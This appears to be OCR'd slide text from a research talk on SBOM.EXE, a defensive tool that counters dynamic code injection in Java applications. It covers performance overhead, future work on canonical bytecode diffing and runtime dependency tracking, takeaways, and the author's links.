
RQ4: What is the overhead of SBOM.EXE?

- Methodology: Measure performance using two metrics (using JMH) for 3 real world projects.
  - End-to-end time with warmup: Measure of the sum of how long it takes for the JVM to warm up and then run the application.
  - Workload time excluding warmup: Measure of the runtime of the application when all classes are fully JIT compiled (or optimized).

Takeaway: Negligible overhead.

Future Work: Diff bytecode for reproducibility

Problem: Diffing bytecode to know reproducibility is not optimum as current diff tools also incorporate non-deterministic features while diffing.



```
public static void main() {
  print("Hello world!")
}
```

```
// v1.class
Constant Pool:
#1 Hello World
#2 main
#3 print
...
```

```
// v2.class
Constant Pool:
#1 print
#2 Hello World
#3 main
...
```

```
$ diff v1.class v2.class
> bytecode differs
```

```
$ diff_can v1.class v2.class
> bytecode is same
```

```
$ diff_ast v1.class v2.class
> bytecode is same
```

Future Work: Which dependency is running?

Problem: Knowing (and verifying) what dependency is executing is hard because that information is lost while building the application.

Daniel Williams, *"The Embedding and Retrieval of Software Supply Chain Information in Java Applications"*, KTH, 2024

Key contribution: embeds dependency information in JVM bytecode.

+

A. Sharma et al., *"SBOM.EXE: Countering Dynamic Code Injection based on Software Bill of Materials in Java"*, arXiv, 2024

One of the contribution: can tell which bytecode is running in real-time.

=

We will be able to tell what dependency is running in real-time!

Takeaways

SBOM.exe can mitigate three high-profile CVEs based on code generation and downloading.

SBOM.exe proposes a strong bytecode canonincalization algorithm which eliminates non-determinism in dynamic classes.

SBOM.exe can work well in production environment as shown by three real world projects.

Thank you!

Questions?

Personal Webpage

https://algomaster99.github.io

Whitepaper

https://arxiv.org/abs/2407.00246

Aman Sharma

amansha@kth.se

Project Link: https://github.com/chains-project/sbom.exe

Whitepaper: SBOM.EXE: Countering Dynamic Code Injection based on Software Bill of Materials in Java